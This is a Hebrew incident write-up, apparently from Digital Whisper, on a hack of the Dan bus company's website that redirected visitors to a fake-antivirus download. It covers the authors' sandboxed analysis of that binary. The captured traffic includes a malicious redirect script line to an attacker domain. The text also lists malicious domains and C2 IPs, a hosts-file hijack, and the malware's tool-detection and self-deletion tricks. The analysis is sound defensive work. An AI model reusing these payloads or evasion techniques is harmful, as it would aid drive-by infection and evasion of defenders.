וירוסים חופשי-חודשי

נכתב ע"י shackrack ואפיק קסטיאל (cp77fk4r)


הקדמה

המאמר הבא מפרט על אירוע שפורסם בתחילת החודש בבלוג של Digital Whisper, מדובר בפריצה לאתר של חברת התחבורה הציבורית "דן" וניסיון הפניית הגולשים אליו לאתר מפגע. במאמר זה נסקור את השתלשלות האירועים והמחקר שביצענו על מנת להבין מה מקורה של המתקפה ומה מטרתה.

כמו כל סיפור טוב, הוא מתחיל בשעות הקטנות של הלילה...

אחרי יום ארוך בבסיס, נכנסתי לאתר של דן (www.dan.co.il) על מנת לבדוק בכוונה טהורה האם קו 40 עדיין פעיל בשעות המאוחרות של הלילה.

ברגע שנכנסתי מכרום קפצה לי ההודעה הבאה:



מפאת חוסר זמן לחצתי "המשך" ומיד קיבלתי את האתר של דן, טעון רק בחציו העליון כשבאמצע מופיע באמצע הדף הלבן גרש. למי שלא מכיר, כשכרום נתקל ב-iframe בגודל 0x0 שנכתב באלמנטים של javascript, הוא שם גרש. לאחר refresh האתר הסתדר בעיצובו המלא ללא הגרש. כשבאתי לבדוק את לוח הזמנים של הקו הגואל שמתי לב לדבר מוזר:

בתמונה קצת קשה לראות, אבל במקום שיופיעו הקווים של דן, מופיע רק קו מספר 1 עם סגירת תג מיד אחריו, טיפה מחשיד לא? **אולי,** מעצבן? - **בטוח**! אין לי היכולת לבדוק מתי הקו האחרון ואני מת לחזור הביתה.

אז קודם כל, למי שלא מכיר, העמוד האזהרה שהופיע כאשר גלשתי לאתר של דן הינו מנגנון בטיחות הקיים כחלק מהמיזם ה-safebrowsing. מדובר במיזם של גוגל, שכחלק מאינדוקס האתרים לטובת מנוע החיפוש שלהם, הם גם מאנדקסים אתרים שמתנהגים באופן חשוד (מה זה חשוד? אתרים שמנסים להוריד קבצים למחשב הגולש בלא ידיעתו, אתרים שמפנים לכל מיני שרתים המוכרים כשרתים זדוניים ועוד). הדפדפנים החברים במיזם זה הינם Chrome ו-Firefox.


ניסיון לגלוש מ-IE (שאינו חבר במיזם של גוגל) הוביל אותי מיד לכל מיני URL-ים מוזרים ולבסוף לאתר בשם "Sex Scandals". אתר פורנו סוג ב', שברקע ניסה להוריד לי קובץ בשם "sandsk.bat". ביטלתי והסתלקתי.

כשהגעתי הביתה עייף ועצבני על האתר של דן, החלטתי להיכנס לעומק העניין. בביתי ניסיתי לחזור שוב על התהליך, אך הפעם קרה משהו לא צפוי - קיבלתי את האתר של דן! השלם! ללא העברה לאתר המפגע.

אחרי רענון הדף וטעינתו מחדש כשאני מסתכל בטאב Network של כלי העזר למפתחים (לחיצה על f12) של כרום גילה לי שקיימת הפניית javascript שעושה בקשת GET (שלא מקבלת תשובה) לעמוד הנמצא על שרת בכתובת zon.menotepoer.com (זאת הסיבה, אגב, שכרום התריע על דומיין כחשוד).

מהסתכלות בקוד המקור של האתר של דן, היה ניתן להבין בדיוק מה קרה, העמוד עצמו נטען באופן חלקי, והטבלה שאמורה להציג את הקווי האוטובוסים שונתה, והפעם, במקום להציג את קווי האוטובוסים היא מציגה קישור לאתר המפגע, אך הקוד נמצא בהערה, כך שהדפדפן יודע לא לטעון את התוכן אליו הוא מפנה.

וכך זה נראה באתר:



נראה כאילו עשו sql injection לאתר של דן, והכניסו שם קוד JS המפנה לשרת הבעייתי. על פי מה אנחנו סוברים שמדובר ב-SQL Injection ולא סתם Stored XSS? אינטואיציה בלבד, לפי איך שהאתר בנוי, אפשר להניח שהנתונים הנ"ל (של פרטי הקווים) נשלפים ממסד נתונים, בשום מקום באתר אין אפשרות למשתמש להכניס קלט כך שיופיע באותו המיקום שקוד ה-JS הסורר מופיע.

בכל אופן, נראה שמי שתכנן את המתקפה לא חשב יותר מדי, וערך את כלל העמודות בטבלת הקווים, מה שגרם להופעה רב פעמית של הקישור. מבחינה אפקטיבית אין זה משנה כמה פעמים מופיע הקישור באותו הדף, אך מבחינה של זיהוי הקוד המזיק - ובכן, אפשר לראות בתמונה כמה זה בולט לעין.

ראשית, על מנת למזער את הנזק, התקשרתי למוקד שירות הלקוחות של דן, ענה לי בחור בשם אפרים, שתפקידו, ככל הנראה, הוא לגשר בין אנשים וקווים. לאחר הסבר קצר למר אפרים היקר על כך שפרצו להם לאתר ושיש להם בעיות רציניות בטעינת העמודים קיבלתי את התגובה הבאה: **" לא ידוע לי על כך, לנו אמרו להגיד ללקוחות שיש בעיות עם האתר"**. קצת התעצבנתי שדן מודעים לבעיה (מדיווחים שונים האתר עבד בחלקו כבר מה-6 באוקטובר) ובכל זאת משאירים את האתר באוויר- סכנה לגולשים תמימים.

ניסיון נוסף היה לגלוש לאתר דרך Chrome מהאנדרואיד שלי ולראות מה יקרה, את זה כבר לא יכולתי לצפות. קיבלתי Redirection לדומיין הבא: http://usmorg98anwilli.rr.nu/n.php?h=1&s=sl ושניה לאחר מכן לדף HOST NOT FOUND של Bing! איך לעזאזל, כרום, באנדרואיד, הפנה אותי ל-404 של Bing?! בדיקה קצרה לטובת זיהוי כתובת ה-IP שאליה מפנה ה-DNS שהפנה אותי לבינג וקיבלתי 93.113.196.115, מאיפה כתובת ה-IP הזאת מוכרת לי? בדיקה קצרה נוספת ענתה לי על השאלה.

זאת אותה הכתובת של הדומיין שראינו באתר של דן! (zon.menotepoer.com)!

הגיע הזמן להבין מול מה אני עומד, אז קצת Reconnaissance:

1. Ip2location: רומניה.
2. Yougetsignal: לא נמצאו אתרים אחרים המתארחים על השרת.
3. Whois: על דומיין אחד רוב האתרים לא מצאו מידע, ואלו שכן לא הביאו משהו מעניין. על הדומיין השני מצאנו את המידע הבא:

```
Created: 2012-10-08
Expires: 2013-10-08
Registrant Contact:
   Privacy-Protect.cn
   Henry Nguyen Gong
   +33.0466583875 fax: +33.0466583875
   26 Rue Jean Reboul
   Nimes Languedoc-Roussillon 30900
   fr
```

שימו לב שהדומיין נרכש מספר בודד של ימים לפני זיהוי המתקפה על האתר של דן!

4. Nmap - השרת לא עונה ברמת ה- TCP.
5. גלישה פשוטה ב-HTTP - כלום ושום דבר.
6. פינג לדומיינים / IP - גורנישט.


האתר נפל?

לא נשמע הגיוני כל כך, סרקתי את ה-IP של הדומיין באמצעות Online port scanners, וראיתי שפורט 80 ופורט 22 פתוח! משמע השרת העוין **חי ובועט**! רק לא אלי. הגעתי למסקנה שמה שקורה זה הדבר הבא:

כשאני גולש לאתר של דן, ברקע אני פותח בקשת GET לשרת המרושע, השרת מנסה להדביק אותי ולא מצליח (או אני לא עונה על הפרמטרים שלו, זיהוי על פי User-Agent בדר"כ, ואז הוא גם לא מנסה), אז הוא מכניס את ה-IP שלי לרשימה שחורה שמורה לבצע DROP לכל פאקטה שבאה ממני.

ההגיון שבדבר: ברוב המקרים צעד זה נועד למנוע חקירה על השרת (Replay Attack לדוגמה), בין היתר נועד גם לבלבול (אולי האתר נפל?) וצמצום משאבים (הפאקטות לא מגיעות אפילו לרמת האפליקציה) וכדומה.

הרמתי VM של XP, לקחתי את הפלאפון (נוח לשינוי IP מהיר), הפעלתי אותו כ-HotSpot וגלשתי מה-VM דרכו לאתר של דן עם הדפדפן Internet-Explorer 8.0. האתר ביקש ממני להפעיל Java, אז הפעלתי (ב-VMware כמובן), קיבלתי מיד את הדף הבא:



עמוד מוכר למי שמתעסק קצת בנושא, מדובר בסרטון פלאש המדמה סריקה של תוכנת אנטי-וירוס-שלא-באמת-קיימת המתריעה על המצאות וירוסים במערכת, כל לחיצה בגזרת העמוד גורמת להורדה של קובץ בשם Scandsk.exe, הקובץ נראה כך:

הנה החלק הראשון של התהליך מוקלט בהסנפה שהקלטתי ב-Wireshark:

```
GET /%20%20 HTTP/1.1
Accept*/*:
Referer: http://dan.co.il/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: zon.menotepoer.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 10 Oct 2012 22:54:55 GMT
Content-Type: text/html
```

```
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.17-1~dotdeb.0

window.top.location.replace("http://tre35ngth.rr.nu/n.php?h=1&s=sl");
```

שימו לב שמדובר בשרת nginx עם גרסת PHP 5.3.17, המעביר אותי מהאתר של דן לאתר הזדוני באמצעות ג'אווה סקריפט.

חקירת הבינארי

סיפרתי את כל העניין לאפיק (cp77fk4r) והתחלנו לחקור את ה-EXE (671 kb), הכנסנו אותו לכמה VM-ים של Windows XP על מחשבים שונים והרצנו. הכלים בהם השתמשנו הם: Wireshark, Tcpview, Procmon, Processexplorer, Olly, 010Editor, Strings, BurpSuite, ו-EchoMirage.

הערה: לכל התוכנות שונה השם על מנת לנסות להתחמק מבדיקת המצאות תהליכי חקירה במהלך ריצת הבינארי. להלן ההתנהגות של הקובץ:

- הרצה ראשונה כללה רק Wirehark ובדיקת תקשורת (הבדיקה נועדה לראות להיכן הכלי משדר, איזה מידע מועבר לשרת השליטה, האם הוא מנסה להוריד בינארי גדול יותר וכו').

התוצאה בפועל: הכלי רץ, ותפס 90%-100% CPU, לאחר מספר דקות של ריצה הופסקה ריצתו. זאת ככל הנראה לא באמת מה שהוא אמור לעשות, ולכן המחשבה הראשונה הייתה שהוא זיהה כי הוא רץ ב-VM או המצאות של מספר כלי בדיקה ולכן הוא שינה את התנהגותו המקורית.

- הרצה שניה כללה Procmon עם פילטרים שנועדו להקל בהתמקדות על התנהגותו של הקובץ הספציפי.


התוצאה בפועל: הכלי רץ ולאחר מספר שניות מחק את עצמו. ממעבר על הלוגים של Procmon הצלחנו לאמת את מה שחשבנו בהרצה הראשונה:

RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark	SUCCESS	Desired Access: Read
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark	SUCCESS	
RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\wireshark.exe	SUCCESS	Desired Access: Read
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\wireshark.exe	SUCCESS	
RegOpenKey	HKLM\SOFTWARE\ZxSniffer	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\SOFTWARE\Cygwin	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKCU\SOFTWARE\Cygwin	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\SOFTWARE\B Labs\Bopup Observer	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKCU\AppEvents\Schemes\Apps\Bopup Observer	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKCU\Software\B Labs\Bopup Observer	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Win Sniffer_is1	NAME NOT FOUND	Desired Access: Read

הכלי עובר על מספר ערכים ברג'סטרי ומחפש עדויות להתקנה של כל מני כלים שיכולים לאיים עליו, ההנחה הייתה שבמידה והוא מוצא כלים כאלה - הוא מבצע קיפול. מדובר בהתנהגות שניתן לראות כמעט בכל וירוס "סטנדרטי".

- בהרצה שלישית של הקובץ, כבר היינו הרבה יותר חכמים, הרצנו את הבינארי לאחר שעברנו על כל המפתחות והקבצים שנמצאים ברשימת הכלים המאיימים ווידאנו שהם יחזירו "File not Found". ב-VM אחד הרצנו את Wirehark מבחוץ (על המחשב המארח), וב-VM השני הרצנו Sniffer שלא מופיע ברשימת הכלים המאיימים.

התוצאה בפועל: סוף סוף הבינארי התנהג בצורה טבעית! והסכים לתקשר עם שרת השליטה שלו:



ממה שניתן היה לראות, הוא שלח בקשת GET לשרת הנמצא בכתובת:

report.qg1iq3ws9e17k3yws31.com

הבקשה עצמה כוללת משתנה אחד עם ערך ארוך במיוחד, המידע נראה מוצפן או מקודד. ההשערה הייתה שמדובר במפרט טכני על המחשב שבו הקובץ הורץ. בכל אופן, כנראה שהיה מוקדם מדי לשמוח, התשובה שהבינארי קיבל הייתה 301 ובה ההעברה לאתר של Bing (זוכרים ממקודם?). חשבנו על שתי אופציות:

1. השרת מקבל את הפרמטרים, מאחסן / מנתח אותם, בודק האם אנו עומדים בקריטריון מסויים (לדוגמא - מערכת הפעלה, שידור ממדינה מסויימת וכו') ומחזיר 301 מפני שאיננו עומדים בקריטריונים המתאימים / איננו מספיק "מעניינים".

2. האפליקציה שאמורה לקבל ולנתח את הפרמטרים כבר לא פעילה והמתפעלים של השרת החליטו בקלאסיות להעביר אותנו לאתר תמים.

בכל אופן, עד כה, היה ניתן להבין מהלוג של Procmon כי הבינארי מבצע את הפעולות הבאות:

- בדיקת המצאות של תהליכים השייכים לתוכנות כגון:
- ZxSniffer
- Wireshark
- Cygwin
- EtherDetect
- OllyDbg
- VBox
- CamtasiaStudio
- SUPERAntiSpyware
- SandboxieDcomLaunch
- בדיקת נוספת של המצאות של תוכנות מאיימות, הפעם על פי איתור ערכי התקנה ברג'סטרי, ערכים כגון:
- HKLM\SOFTWARE\ZxSniffer
- HKLM\SOFTWARE\Cygwin
- HKLM\SOFTWARE\B Labs\
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark

די מפתיע כי בשני השלבים הראשונים אין בדיקה לתהליכים של VMware (כגון VMTools וכו') אך יש בדיקה של כלים כגון Camtasia (כלי להפקת וידאו מהנצפה במסך).

- העתקה עצמית לתיקיית ה-Temp, בשמות כגון EE.tmp, 21.tmp וכו' וסימון הקובץ המקורי למחיקה לאחר ביצוע Reset למערכת ההפעלה (על ידי הוספתו ברג'סטרי עם שם NULL תחת המפתח: HKLM\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations).
- איסוף נתונים טכניים על מערכת ההפעלה כגון: שם המחשב, שם המשתמש הפעיל, הרשאותיו, רשימת התהליכים הפעילים, מספר אירועים אחרונים מ-EventLog, מספר ערכים ממה שמערכת ההפעלה החזירה ב-"GetSystemInfo" וכו'.
- הוספת השורה:

```
127.0.0.1   mpa.one.microsoft.com
```

לקובץ ה-Hosts.

- מחיקת ה-DNS Resolver Cache של מערכת ההפעלה.
- עריכת הערך NameServer תחת ה-GUID של כרטיס הרשת ל-8.8.8.8 (מה שבפועל לא נראה שקרה).
- שליחת בקשת GET לשרת השליטה עם אותם הערכים באופן מוצפן.
- בדיקה האם קיים קובץ בשם C:\cgvi5r6i\vgdgfd.72g.
- קבלת תשובה 301 ל-Bing.com.
- מחיקת עצמית.

זה מה שראינו אצלנו, וכמו שכתבתנו קודם לכן, יכול להיות שהוא התאבד מפני שהוא זיהה משהו חשוד שלא שמנו לב אליו. בכל אופן, זה מה שהצלחנו להוציא ממנו.

במקביל למחקר הוירוס, פרסמנו פוסט בבלוג, על מנת להזהיר את הגולשים מכניסה לאתר של דן. מה שגרם לניר לשלוח לנו אימייל על זה שהוא נתקל באירוע, מבדיקה שניר עשה (מחוץ ל-VM!), נראה שאצלו הוירוס הוסיף יותר כתובות לקובץ ה-Hosts:

```
198.15.104.132    www.google-analytics.com
198.15.104.132    ad-emea.doubleclick.net
198.15.104.132    www.statcounter.com
72.29.93.243      www.google-analytics.com
72.29.93.243      ad-emea.doubleclick.net
72.29.93.243      www.statcounter.com
```


הרצה רביעית כבר הייתה תחת Olly, בעזרת ניתוח הכלי באמצעות OllyDBG (בשינוי השם כמובן) הצלחנו להבין קצת מעבר למידע שהיה לנו עד כה.

```
00402558 ASCII "%B",0
00402570 ASCII "ˈ[B",0
00402584 ASCII "Phˈ[B",0
0040262F MOV EAX,Scandsk.00411954          ASCII "212.117.176.187"
0040263C MOV EAX,Scandsk.00425CC8          ASCII "65.98.83.114"
00402698 PUSH Scandsk.004258A8             ASCII "46.105.131.121"
004026D9 PUSH Scandsk.00414940             UNICODE "{8B33EA89-2510-4223-8F24-02E6585B1229}"
0040272B MOV ECX,Scandsk.00414D6C          UNICODE "opt"
004027FE PUSH Scandsk.00414990             UNICODE "{9D723E3C-5DD2-43a4-A593-6C4327DA79DE}"
004028F1 PUSH Scandsk.004149E0             UNICODE "off"
0040291A PUSH Scandsk.00414BE8             ASCII "IsWow64Process"
0040291F PUSH Scandsk.00414BF8             UNICODE "kernel32"
00402A02 PUSH Scandsk.004149F8             ASCII "http://findgala.com/?&uid=%d&q={searchTerms}"
00402A4D MOV EDI,Scandsk.00415230          UNICODE "C:\\Documents and Settings\\Administrator\\Desktop\\Scandsk.exe"
00402A7C PUSH Scandsk.00414A28             UNICODE "on"
00402BE6 MOV ECX,Scandsk.00413B50          ASCII "google-analytics"
00402C3A MOV ESI,Scandsk.00414AD0          ASCII "/chrome/report.html"
00402C3F MOV EDX,Scandsk.00414AE4          ASCII "www.bing.com"
00402DA2 MOV ECX,Scandsk.00414B08          ASCII ".driver"
00402DBA SUB ECX,Scandsk.00414B08          ASCII ".driver"
```

נראה כי הכלי מתעסק עם מספר אתרים, אחד מהם הוא Google-Analytics, נתון שמקשר אותנו לאירוע שהתרחש אצל ניר.

ההקשר אינו נסיבתי בלבד, מבדיקה שעשינו, כלל כתובות ה-IP המקושרות לאירוע (גם מה שראינו אצל ניר וגם מה שראינו אצלנו ב-VM) מריצות את אותה התשתית, שרת Nginx, עם אותן התיקיות ואותם הפורטים פתוחים. על כך - בהמשך.


למרות כל המאמצים, לא הצלחנו לגרום לבינארי להוריד את הוירוס האמיתי, אך בעזרת הרצתו תחת Olly, נראה שהצלחנו למצוא את המיקום ממנו הוא אמור למשוך את הקובץ:



גלשנו לעמוד והורדנו את הקובץ, שמו של הקובץ הוא process_64.exe - וניסיון הרצה שלו אכן מוכיח כי מדובר בבינארי שקומפל ל-64 ביט. ניגשנו לאותו URL עם שינוי הבקשה ל-process_32.exe, ולהפתעתנו, ירד קובץ, אולם מבדיקה נראה כי מדובר בדיוק באותו הקובץ, וגם הוא ל-64 ביט.

בדיקה אחרונה הייתה לנסות להוריד קובץ עם שם שבטוח לא היה קיים - וגם הוא היה קיים, מה שאומר ששמו של הקובץ לא באמת משנה, אנחנו תמיד נקבל את אותו הקובץ.

